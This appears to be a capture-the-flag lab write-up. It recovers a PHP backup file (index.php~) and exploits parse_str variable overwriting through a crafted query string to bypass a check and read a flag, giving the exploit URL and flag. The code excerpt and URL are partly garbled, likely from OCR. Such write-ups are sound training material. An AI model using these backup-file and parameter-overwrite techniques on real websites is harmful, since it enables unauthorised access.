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
Task 6:

1. Execute this command with the url of Historia Animalium Webpage.



Homepage resource file: index.php

2.

backup file: index.php~
Save this!

3.

vi index.php~:


```
    $query = $_SERVER['QUERY_STRING'];
    $string = parse_str($query);
    if (!empty($string['wolve'])) $page = $string['wolve'];
  }
  if ($page === '$_SERVER[REMOTE_ADDR]') {
    if (!empty($string['user'])) {
      $user = $string['user'];
    }
    if (!empty($string['pass'])) {
      $pass = $string['pass'];
    }
    if (!empty($user) && !empty($pass)) {
      $tmp1 = hash('sha256', $user);
      $tmp2 = hash('sha256', $pass);
      $secret = hash('sha512', $tmp1 . $tmp2 . 'dog');
    }
    echo (!empty($secret) && $secret === '5e8586c3355551da6d48a5aa10dd7b85ca93404c0f1a7ead6cd1343f45320b3b') ? $_ : 'no flag here.';
  }
  ?>
```

The vulnerability is in string = parse_str($query); This is deprecated. It should also have result in the parameter. Because of this, you can set the if statements, “page = $_SERVER[REMOTE_ADDR]” and “$secret = 5e8586c3355551da6d48a5aa10dd7b85ca93404c0f1a7ead6cd1343f45320b3b” true!

4. To get the flag:

URL: https://384931e7-97a3-409d-a9b5-34962a7cc539.i.vuln.land/?page=$_SERVER[REMOTE_ADDR]&secret=5e8586c3355551

da6d48a5aa10dd7b85ca93404c0f1a7ead6cd1343f45320b3b



FLAG = 880a0a3c-f0d1-417f-b5e6-40d9f87241ac